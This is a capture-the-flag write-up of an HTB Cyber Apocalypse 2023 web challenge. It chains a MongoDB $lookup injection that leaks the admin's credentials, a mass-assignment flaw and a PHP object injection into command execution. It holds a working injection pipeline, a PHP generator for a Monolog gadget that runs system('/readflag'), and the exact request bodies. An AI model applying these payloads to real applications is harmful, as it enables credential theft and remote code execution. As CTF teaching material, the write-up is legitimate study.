
I worked through this hard web challenge from HTB Cyber Apocalypse 2023 locally after reading other write-ups.
The chain: MongoDB $lookup → admin credentials → mass assignment → PHP object injection → /readflag.
1. Leak the admin credentials
The application has a frontend shop and a backend admin panel at /admin. In ShopController.php, POST /api/products passes user input to MongoDB’s aggregate() method.

Send this pipeline with Content-Type: application/json to join products with the users collection:
[
  { "$match": { "instock": true } },
  {
    "$lookup": {
      "from": "users",
      "localField": "_id",
      "foreignField": "_id",
      "as": "xon1l"
    }
  }
]
A product and the admin user share _id: 1, so the response exposes the admin’s username, plaintext password, and serialized access value. Use the credentials to log in to /admin.
2. Control the serialized access value
The backend’s UserModel deserializes a permissions value from the session:
$this->access = unserialize($_SESSION['access'] ?? '');The /admin/api/users/update endpoint accepts extra fields, including access. This mass assignment vulnerability lets us replace the permissions string in MongoDB. Logging in again copies the modified value into the session, where it reaches unserialize().
3. Load the Monolog gadget
PHPGGC’s Monolog/RCE7 chain provides a suitable gadget, but Monolog is installed in the frontend while deserialization happens in the backend.
The backend’s custom autoloader replaces underscores in class names with slashes and includes the matching PHP file:
www_frontend_vendor_autoload
    → /www/frontend/vendor/autoload.php
Putting an object with this class name first in the serialized array loads the frontend’s Composer autoloader. PHP can then resolve the Monolog object that follows it. The first class does not need to exist; including the autoloader is the useful side effect.
Autoloading happens when PHP resolves an undefined class. unserialize() does not call __construct(); this gadget executes through __destruct().
4. Generate the payload
Save the following as generate.php. These minimal classes create the serialized structure; the server supplies the actual Monolog implementation.
<?php

namespace Monolog\Handler {
    class FingersCrossedHandler
    {
        protected $passthruLevel = 0;
        protected $handler;
        protected $buffer;
        protected $processors;

        public function __construct($methods, $command)
        {
            $this->processors = $methods;
            $this->buffer = [$command];
            $this->handler = $this;
        }
    }
}

namespace {
    class www_frontend_vendor_autoload {}

    $autoload = new www_frontend_vendor_autoload();
    $gadget = new \Monolog\Handler\FingersCrossedHandler(
        ['pos', 'system'],
        ['/readflag', 'level' => 0]
    );

    echo json_encode(serialize([$autoload, $gadget])), PHP_EOL;
}
Run php generate.php. The gadget’s handler points to itself, so destruction flushes the buffered record through its processors: pos() extracts /readflag, and system() executes it.
json_encode() preserves quotes, backslashes, and NUL bytes. Use the complete output as the JSON value of access, without adding another pair of quotes.
5. Update the admin and get the flag
While authenticated, send this body to POST /admin/api/users/update, replacing the placeholders with the admin password and generated payload:
{
  "_id": 1,
  "username": "admin",
  "password": "<admin password>",
  "access": "<serialized payload>"
}
Log in again, then visit an authenticated backend route to trigger deserialization. If you also change the password—as I did in the screenshot—use the new password.

The response redirects to Access Denied, but its body contains the flag: failing a permission check does not stop the injected object’s destructor from running.
HTB{l00kup_4r7if4c75_4nd_4u70lo4d_g4dg37s}The key was connecting control of access with a way to load the gadget. Finding unserialize() alone was not enough.
References
- Nguyen Anh Tien’s write-up, which helped me solve the challenge.
- MongoDB aggregation.
- PHPGGC Monolog/RCE7 gadget.
- PHP deserialization and autoloading.
- Practical PHP Object Injection.
- Unserializable, but unreachable.